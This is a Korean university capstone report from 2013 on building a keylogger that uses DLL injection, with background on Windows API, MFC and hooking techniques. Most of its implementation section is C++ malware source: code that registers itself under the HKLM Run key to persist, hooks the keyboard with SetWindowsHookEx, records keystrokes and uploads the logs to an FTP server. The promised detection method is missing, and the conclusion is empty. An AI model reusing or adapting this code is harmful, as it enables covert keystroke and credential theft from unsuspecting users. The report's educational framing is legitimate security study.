

캡스톤 보고서

Dll Injection을 이용한
KeyLogger 제작 및 탐지방법 분석

팀명 : 4조 Guardian

지도교수 : 양정모 교수님

조장 : 조민제 (4년)

신예원 (4년)

이상철 (4년)

유명곤 (4년)

2013.5

중부대학교 정보보호학과

요 약 문

1. 연구제목

DLL Injection을 이용한 KeyLogger 제작 및 탐지방법 연구

2. 연구 목적 및 필요성

인터넷의 발달과 컴퓨터의 성능과 보안 프로그램 성능과 기술이 발전함에 따라 악성코드의 기술과 기교도 많이 발전하였다. 그리고 악성코드의 기술도 늘어남에 따라 초보자도 쉽게 사용이 가능해지고 본인이 모르는 사이 개인 PC가 감염이 되어 좀비PC를 활용해 전 국가적 피해를 일으킨 사례와 악성코드에 개인의 PC나 스마트폰 등이 감염되어 개인정보가 유출 개인의 지적 피해나 금전적 피해 등이 발생한 사례를 종종 볼 수가 있다. 그리하여 본 졸업 작품은 악성코드를 만들어 봄으로써 많은 사람들에게 악성코드의 위험성을 인식시키고, 과거로부터 현재까지 악성코드들의 역사와 다양한 종류의 악성코드들을 공부하여 악성코드의 감염경로, 감염방식, 피해의 종류 등을 분석해 다양한 악성코드들을 방어하는 보안 기술 습득에 의의를 둔다.

3. 연구 내용

본 연구에서는 공격하는 방법을 알아야 더욱 강력하게 방어를 할 수 있다는 의견을 기반으로 악성코드를 제작, 이를 통해 대응방법에 대하여 연구하였다. 제작한 키로거(KeyLogger)를 실행 시 자동실행 레지스트리에 프로그램을 등록하고 타겟 프로그램인 메모장을 실행하면 키로거가 메모장에 Dll Injection을 수행, 키보드에서 발생한 메시지들을 후킹하여 텍스트 파일로 저장하여 FTP 서버로 전송한다.

4. 연구 결과

본 작품은 악성코드의 공격을 방어 위해 직접 악성코드를 제작, 분석 및 실험을 해봄으로써 악성코드의 감염경로 및 구동원리 등을 공부하는데 목적이 있다. 현재 개발한 프로그램은 MFC와 VC++을 이용하여 해킹이나 기능개선 등에 사용되는 Dll Injection 기술을 사용한다. 옵션을 통해 타겟 프로세스를 설정하고 프로그램을 실행하면 해당 프로세스가 실행 중인지를 감시하다 프로세스가 실행 시 Dll Injection을 수행하고 후킹을 하여 키보드 메시지를 파일로 저장하여 FTP서버로 전송하는 프로그램을 개발하였다. 작품 활동을 진행하다 보니 최초 계획에 있던 탐지기능을 제작하지 못했다. Dll Injection의 한 기법인 SetWindowsHook Ex() 함수를 사용한 것인데 이는 탐지가 쉽지 않고 탐지 법에 대한 자료도 충분치 않아 제작에 어려움을 겪어 제외하게 되었다. 이를 통해 윈도우 프로그래밍의 다양한 기법, 기술들을 알게 되었다. 향후 계획으로 다른 다양한 해킹기법들을 공부하여 악성코드나 루트킷 등 해킹 툴을 탐지하는 프로그램을 개발해 보겠다.

목 차

요약문

1. 연구 계획	4
1.1 구성원	4
1.2 연구의 개요	4
1.3 연구의 목적	4
2. 기반기술	4
2.1 Win API 란?	4
2.2 MFC 란?	5
2.3 Hooking	7
2.3.1 Hooking 이란?	7
2.3.2 Hooking의 다양한 방법	7
2.3.3 Dll Injection 이란?	8
3. 연구내용	9
3.1 주간 활동 보고	9
3.2 프로그램의 구성도	9
3.3 프로그램의 기능	9
3.4 레지스트리 등록	10
3.5 Dll Injection 수행	11
3.6 타겟 프로그램 후킹	12
3.7 후킹내용 FTP 서버전송	13
4. 결론	14
5. 참고 자료	14

1. 연구 계획

1.1 구성원

구성원			역할분담
4조 Guardian	조장	조민제 (4학년)	자료조사 및 개발, 디버깅, 테스트 전체 역할 분담 지시 및 관리 총괄
	조원	신예원 (4학년)	자료조사 및 프로그램 개발, 디버깅, 테스트 졸업 작품 진행상황 기록 및 정리 보고서 및 PPT자료 작성
		이상철 (4학년)	
		유명곤 (4학년)	

1.2 연구의 개요

인터넷의 발달과 컴퓨터의 성능과 보안 프로그램 성능과 기술이 발전함에 따라 악성코드의 기술과 기교도 많이 발전하였다. 그리고 악성코드의 기술도 늘어남에 따라 초보자도 쉽게 사용이 가능해지고 본인이 모르는 사이 개인 PC가 감염이 되어 좀비PC를 활용해 전 국가적 피해를 일으킨 사례와 악성코드에 개인의 PC나 스마트폰 등이 감염되어 개인정보가 유출 개인의 지적 피해나 금전적 피해 등이 발생한 사례를 종종 볼 수가 있다. 그리하여 본 졸업 작품은 악성코드를 만들어 봄으로써 많은 사람들에게 악성코드의 위험성을 인식시키고자 한다.

1.3 연구의 목적

과거로부터 현재까지 악성코드들의 역사와 다양한 종류의 악성코드들을 공부하고 직접 제작하여 악성코드의 감염경로, 감염방식, 피해의 종류 등을 분석해 다양한 악성코드들을 방어하는 보안기술 습득에 의의를 둔다.

2. 기반기술

2.1 Win API 란?

Win API란 Application Programming Interface의 약자로 운영체제가 응용 프로그램을 위해 제공하는 함수들의 집합으로 특정 시스템을 위한 함수 집합을 이르는 일반 명사이며 그 중의 하나가 윈도우즈 API이나 요즘은 일반적으로 API라 하면 윈도우즈 API를 말하는 경우가 많다. API는 운영체제의 중요한 부분이며 운영체제 그 자체라고도 할 수 있다.


API도 윈도우즈 버전에 따라 여러 가지 종류가 있다. 16비트 운영체제인 윈도우즈 3.1에서 제공하는 API를 Win16 API라 부르며 16비트 환경의 윈도우즈를 위한 API이고 Win32 API란 32비트 환경의 윈도우즈를 위한 API이다. Win16에 비해 Win32가 양적으로나 질적으로 더 확장되었음은 더 말할 나위도 없다. Win32는 기본적으로 Win16 API를 포용하고 있으며 현재는 Win64 API가 사용되고 있다.

API와 비슷한 말로는 SDK라는 표현이 사용되기도 한다. SDK는 원래 API를 사용하여 프로그램을 개발하는 개발 툴 킷이었으나 지금은 의미가 전용되어 API와 거의 같은 뜻으로 쓰인다. 즉 API 함수는 곧 SDK 함수와 같은 뜻이며 이 프로그램은 SDK로 만들었습니다라고 하는 것은 순수한 API만을 사용하여 만든 프로그램이라는 뜻이다.


2.2 MFC 란?

MFC란 Microsoft Foundation Class의 약자로 C++ 언어를 기반으로 한 윈도우즈 응용 프로그램 제작을 위한 C++ 클래스 라이브러리의 집합이다. 따라서 대부분의 클래스들은 C++언어를 확장하여 만들어졌으며 700개가 넘는 방대한 Win API를 기반으로 윈도우즈 응용프로그램을 제작할 때 자주 사용되는 API들을 클래스 화하여 묶어 놓고, 마이크로소프트사의 새로운 기술들이 소개 될 때마다 해당 API를 클래스 화하여 윈도우즈 응용프로그램을 제작하는 프로그래머에게 제공되는 아주 유용한 클래스 라이브러리이다.

MFC 프로그램은 크게 단일 윈도우(SDI: Single Document Interface)와 다중 윈도우(MDI: Multiple Document Interface)로 나눌 수 있습니다. 아래 그림은 SDI에 대한 기본 구조도로써 MFC는 기본적으로 네 개의 클래스가 모여 하나의 윈도우를 생성합니다.



<그림 1> MFC의 구조



<그림 2> MFC 클래스의 계층도

기본적으로 위와 같이 이루어져 있다. MFC 프로젝트를 처음 Visual Studio C++로 만들 경우 위와 같은 계층구조에서 크게 벗어나지 않는 범위 내에서 파생 클래스로 모든 클래스를 상속받아서 만들어지게 된다. 그래서 처음부터 끝까지 모든 것을 프로그래머가 프로그래밍을 하는 것이 아니라, 공통적인 부분은 MFC클래스에서 제공하는 기능을 그대로 이용하고, 고유한 기능들만 만들어 삽입하여 주면 된다. 다음은 주요 클래스의 설명이다.

▶ CWinAPP 클래스

화면에 보이지 않는 오브젝트를 구현한 클래스이며, 다음과 같은 역할을 한다.

- 프로그램의 시작과 종료를 담당
- 프로그램이 시작될 때, 메인 프레임 윈도우를 생성
- 메시지 루프를 돌면서 프로그램 구동
- 프로그램 전체를 대표하는 기능을 수행

▶ CWnd 클래스

윈도우라는 오브젝트를 클래스로 구현한 것이다. 이 클래스는 약 300여개의 멤버 함수들을 가지고 있는데 첫 번째로, 윈도우의 크기, 위치, 모양, 상태 등을 제어하는 함수로 약 100여개의 멤버함수가 여기에 속한다. 두 번째로, 윈도우를 발생시키는 메시지를 처리하는 함수이다. 메시지 처리기는 윈도우 메시지마다 각각 하나씩 존재하기 때문에 약 200여개의 메시지 처리기가 존재한다.

메시지 처리기란? 말 그대로 메시지를 처리해주는 것이다. WM_??? 메시지가 발생하게 되면은 CWnd클래스는 메시지를 보고 앞의 WM을 떼고, On_???라는 메시지에 대응되는 처리기를 호출하게 된다. 그래서 메시지를 처리기를 재정의 해줌으로써 원하는 처리를 할 수 있게 되는 것이다.

▶ CDocument 클래스

프로그램에서 처리하는 데이터를 저장하고, 읽어보고, 처리하는데 필요한 모든 기능을 수행하는 눈에 보이지 않는 오브젝트

- 파일로부터 데이터를 읽어오는 기능
- 파일에 데이터를 저장하는 기능
- 새로운 데이터를 만드는 기능
- 작업중인 데이터를 닫는 기능
- 데이터가 변경된 사실을 뷰 오브젝트에 알리는 기능

2.3 후킹(Hooking)

2.3.1 후킹(Hooking)이란?

Hooking은 정보를 가로채 원하는 정보를 얻고, 실행흐름을 변경하고, 원래와 다른 기능을 제공하게 하는 기술로 같고리란 단어의 Hook을 이용하여 Hooking이라 명명되어있다.

2.3.2 후킹(Hooking)의 다양한 방법

후킹은 크게 두 개로 분류 되는데 하나는 어플리케이션 레벨의 후킹과 커널 후킹이 있다. 간단히 분류하자면 어플리케이션 레벨의 후킹(이하 유저모드 후킹)은 윈도우와 응용프로그램 사이에 메시지나 특정 함수를 수정하여 원하는 기능을 실행하는 방법이고, 커널 후킹은 유저모드 후킹과 달리 로우레벨에서 동작하여 커널을 직접 수정하거나 부트 타임에 로드되어 그 어떤 프로그램보다 먼저 특정 프로그램을 실행하는 방법 등이 있다.

▶ 유저모드 후킹

- IAT(Import Address Table) 후킹
 - 일반적인 API를 호출할 때 IAT를 사용한다. 이 IAT의 필드 값을 수정함으로써 원하는 프로그램을 실행 가능하다.
- Inline 후킹
 - 후킹의 대상이 되는 함수 바이너리의 처음 5바이트를 jump를 수행하는 5바이트 명령으로 교체하며 교체이전 원본 5바이트는 따로 저장해 놓은 뒤 함수가 실행 시 jump문에 의해 원하는 후킹 프로그램을 실행한 후 따로 저장해 놓은 원본을 복구해 후킹 이전의 상태로 만들고 그 함수를 다시 호출한다. 프로그램에 의해 호출된 함수가 모든 작업을 마치고 리턴하면 후킹 프로그램이 실행 제어권을 가지게 된다.

▶ 커널 후킹

- SSDT(System Service Dispatch Table) 후킹
 - 시스템 서비스 디스패처 테이블 후킹이라고도 불림
 - KeServiceDescriptorTable구조체의 첫 번째 멤버인 KiServiceTable(=SSDT)에는 Nt* 함수의 주소들이 나열되어있다. 그중 SSDT안의 Zw* 함수와 대응되는 Nt*함수의 주소를 직접 만든 후킹함수로 교체하는 방법

- SYSENTER 후킹

- 인터럽트 디스크립터 테이블(Interrupt Descriptor Table : IDT) 후킹이라고도 불림
- SYSENTER는 어플리케이션 레벨에서 커널 레벨로 진입하기 위한 명령이며 Zw* 함수를 호출 시 KiFastSystemCall함수를 호출하는데 그 함수 내부에 SYSENTER가 있고 실행 시 msr레지스터의 176번째 레지스터 내부의 있는 값의 주소로 커널이 실행되어진다. 이때 msr레지스터의 176번째 레지스터의 값을 원하는 프로그램으로 바꾸면 후킹이 가능해진다.

2.3.3 DLL Injection 이란?



Dll이란 동적 연결 라이브러리(Dynamic Link Library)의 약어로 여러 함수들이 정의되어진 독립적인 실행 파일입니다. 동적 링크를 사용하여 해당 프로세스의 실행 코드에 포함되지 않는 함수를 Dll에서 호출하여 사용할 수 있습니다. Dll안에 함수의 실행코드가 있으며, Dll에는 이것을 사용하는 프로세스와는 별도로 컴파일, 링크 및 저장되는 하나 이상의 함수가 포함되어 있다. Dll을 사용하여 데이터와 리소스를 쉽게 공유할 수 있는데 이것은 여러 개의 응용 프로그램이 메모리에 있는 Dll의 내용을 동시에 액세스를 할 수 있기 때문이다. 이것을 이용하여 후킹이 가능한데 개인이 작성한 Dll 파일을 다른 프로세스에 강제로 삽입하여 개인이 만든 Dll이 동작하게 하는 방법이다.

Dll Injection이란 위 설명과 같이 Dll을 다른 프로세스에 삽입하여 개인이 만든 Dll을 동작하게 하는 것이다. 이는 외부에서 다른 프로세스로 하여금 LoadLibrary() API 함수를 호출하도록 만드는 것이기 때문에 강제로 삽입된 Dll의 DllMain() 함수가 실행된다. 또한 삽입된 Dll은 해당 프로세스의 메모리에 대한 접근권한을 갖기 때문에 사용자가 원하는 다양한 동작을 수행할 수 있다. 예를 들어 기능 개선 및 패치, 유해 프로그램 및 사이트 차단 프로그램 등 선의적인 용도와 악성코드, API Hooking 등 악의적인 용도로 사용되어진다.

Dll Injection에는 다양한 방법이 존재한다. 첫째, 레지스트리를 조작하여 전역 후킹하는 방법. AppInit_DLLs 안에 개인이 작성한 Dll을 등록하는 방법이 있다. 이는 탐지가 쉽고 재부팅을 해야 정상 동작한다는 단점이 있다. 둘째, 원격 쓰레드를 생성하여 후킹하는 방법. 이는 원격 쓰레드를 생성하는 함수인 CreateRemoteThread() 함수를 이용하여 다른 프로세스에 쓰레드를 생성하면서 LoadLibrary()함수를 호출하여 개인이 작성한 Dll을 불러오는 것으로 Dll Injection이 수행된다. 셋째, 윈도우에서 제공하는 후킹함수를 이용하여 후킹 하는 방법. 이는 SetWindowsHookEx() API 후킹함수를 이용하여 직접 프로세스에 Dll Injection을 수행하는 방법. 이는 유저모드 후킹에서 가장 광범위하게 사용되는 함수로 다양한 윈도우 메시지를 후킹할 수 있다.


3. 연구내용

3.1 주간 활동 보고

주차	내용	주간 활동 사항
1주차		• 졸업 작품 주제 토의 및 자료 수집
2주차		• 키로거 제작 시작 및 관련 자료 수집
3주차 ~ 6주차	• MFC를 이용 • API 함수인 SetWindowsHookEx() 함수 사용 • 기본적인 키로거 제작	
7주차		• 서버로 파일을 전송할 방법에 대한 자료 수집
8주차 ~ 9주차		• FTP를 이용한 파일 전송 및 키로거와 연동 테스트
10주차	• 레지스트리를 이용한 자동 실행 코드 구현	
11주차 ~ 12주차	• 개발한 프로그램 디자인 변경 • 로고 및 아이콘 추가	
13주차 ~ 15주차		• 개발 프로그램 종합 연동 테스트 및 오류 수정

3.2 개발 프로그램의 개요

본 조가 제작한 키로거(KeyLogger)를 실행 시 자동실행 레지스트리에 프로그램을 등록하고 타겟 프로그램인 메모장을 실행하면 키로거가 메모장에 Dll Injection을 수행, 키보드에서 발생한 메시지들을 후킹하여 텍스트 파일로 저장하여 FTP 서버로 전송한다.




<그림 6> 개발 프로그램 구조도


3.3 개발 프로그램의 기능

- ▶ 후킹을 시작할 타겟 프로세스를 지정
- ▶ 레지스트리에 등록하여 부팅 시 자동시작
- ▶ 타겟 프로세스에 Dll Injection 수행
 - Win API 함수인 SetWindowsHookEx 함수를 사용
- ▶ 입력장치 후킹(KeyLogger)
- ▶ 탈취한 정보를 파일로 생성
- ▶ FTP서버를 이용한 파일전송
- ▶ 백그라운드에서 동작

3.4 레지스트리 등록



<그림 7> 키로거 메인화면



<그림 8> 레지스트리에 등록된 화면

위 그림4와 같이 프로그램이 실행되면 그림5와 같이 자동실행 레지스트리에 프로그램이 등록이 된다. 아래 그림은 프로그램이 실행 될 때 레지스트리에 프로그램을 등록하는 함수이다.

```
int CkeylogDlg::StartProgram(void)
{
    HKEY hkey;
    CString key_name, file_name;
    wchar_t file_path[255];

    // 레지스트리에 등록하고자 하는 키 이름
    key_name = _T("keylog");

    // 해당 경로의 레지스트리를 open 한다.
    LONG reg = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
        _T("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"), 0, KEY_ALL_ACCESS, &hkey);

    // 레지스트리를 성공적으로 open 하였다면 ERROR_SUCCESS값이 reg 에 저장된다.
    if(ERROR_SUCCESS == reg){
        GetModuleFileName( NULL, file_path, 255);
        // 레지스트리의 run 항목에 자동 실행될 프로그램의 경로를 저장한다.
        reg = RegSetValueEx(hkey, key_name, 0, REG_SZ, (BYTE *)file_path, sizeof(file_path));
        if(reg == ERROR_SUCCESS) LogInfo(LOG_SYSTEM, _T("레지스트리 등록 성공.));
        else LogInfo(LOG_SYSTEM, _T("레지스트리 열기 실패.));
        // 오픈한 키를 닫는다.
        RegCloseKey(hkey);
    }
    else LogInfo(LOG_ERROR, _T("레지스트리 열기 실패.));

    return 0;
}
```

<그림 9> 레지스트리에 프로그램을 등록하는 함수

3.5 Dll Injection 수행



<그림 10> 메모장 실행시 키로거 메인화면

위 그림은 키로거가 실행중일 때 타겟 프로그램인 메모장이 실행중인지 지속적으로 확인하다 메모장 실행이 감지되면 키로거는 메모장에 SetWindowsHookEx() 함수를 이용하여 Dll Injection을 수행한다. 아래 함수는 상기 기능을 수행하는 부분이다.

```
// 후킹을 시작한다.
int CHook::Start(HINSTANCE hInstance)
{
    m_hInstance = hInstance;

    // 키보드 후킹을 시작한다.
    m_hKeyHook = (HHOOK)::SetWindowsHookEx(WH_KEYBOARD_LL,
        (HOOKPROC)KeyboardHook_L, m_hInstance, 0);

    if (!m_hKeyHook)
    {
        LogInfo(LOG_HOOK_ERROR, _T("키보드 후킹을 시작할 수 없습니다."));


        return E_FAIL;
    }

    LogInfo(LOG_HOOK, _T("후킹을 시작하였습니다."));

    return NOERROR;
}
```

<그림 11> Dll Injection을 수행하는 함수

3.6 타겟 프로그램 후킹



<그림 12> 메모장 입력시 키로거 메인화면

위 그림은 Dll Injection이 성공적으로 수행된 후 메모장에 무작위 단어들을 입력하였을 때 키보드 메시지를 가로채 키로거에서 보여주는 상황이다. 아래 소스는 메모장에 삽입된 Dll에 작성되어 있는 키보드 메시지를 가로채 처리하는 Callback 함수의 일부이다.

```


LRESULT CALLBACK CHook::KeyboardHook_L(int nCode, WPARAM wParam, LPARAM lParam)
{
    if (nCode==HC_ACTION)
    {
        PKBDLLHOOKSTRUCT lpKey = (PKBDLLHOOKSTRUCT)lParam;

        if (wParam==WM_KEYDOWN)
        {
            // 기록이 활성화 되어있나...?
            if (CCommunicateDriver::getSingletonPtr()->IsWriting())
            {
                // 영어대소문자, 숫자, SPACE, TAB, NUMPAD, 숫자특수문자, ENTER 기록
                if ((lpKey->vkCode >= '0' && lpKey->vkCode <= 'Z')
                    || lpKey->vkCode==VK_SPACE || lpKey->vkCode==VK_TAB
                    || (lpKey->vkCode>=VK_NUMPAD0 && lpKey->vkCode<=VK_NUMPAD9)
                    || lpKey->vkCode==VK_SHIFT || lpKey->vkCode==VK_RETURN)
                {
                    if(lpKey->vkCode == VK_NUMPAD0 && lpKey->vkCode<=VK_NUMPAD9)
                    {
                        switch(lpKey->vkCode)
                        {
                            case VK_NUMPAD0 :
                                lpKey->vkCode='0';
                                break;
                            case VK_NUMPAD1 :
                                lpKey->vkCode='1';
                                break;
                        }
                    }
                }
            }
        }
    }
}

```

<그림 13> 메시지 처리함수의 일부

3.7 후킹내용 FTP 서버전송



<그림 14> 후킹 내역 서버로 전송 및 후킹 내역 파일

위 그림은 메모장이 종료되고 키로거가 읽어온 내용을 메모장에 저장하여 FTP서버에 전송된 것을 확인한 상황이다. 아래 함수는 저장된 파일을 FTP를 이용하여 서버에 전송하는 부분이다.

```
void CFTPClient::OnUpload()
{
    if(m_pConnection)
    {
        BeginWaitCursor();
        //서버에 저장될 파일명
        CString RemoteFile;
        //현재시간을 얻음
        CTime time = CTime::GetCurrentTime();
        //서버에 저장될 파일명을 시간으로 설정
        RemoteFile.Format(_T("%d_%d_%d_%d_%d.txt"), time.GetMonth(), time.GetDay(),
            time.GetHour(), time.GetMinute(), time.GetSecond());

        //파일전송
        m_pConnection->PutFile(m_strLocalFile, RemoteFile);

        LogInfo(LOG_SERVER, _T("전송완료"));
        EndWaitCursor();
    }
}
```

<그림 15> FTP서버로 파일을 전송하는 함수

4. 결론

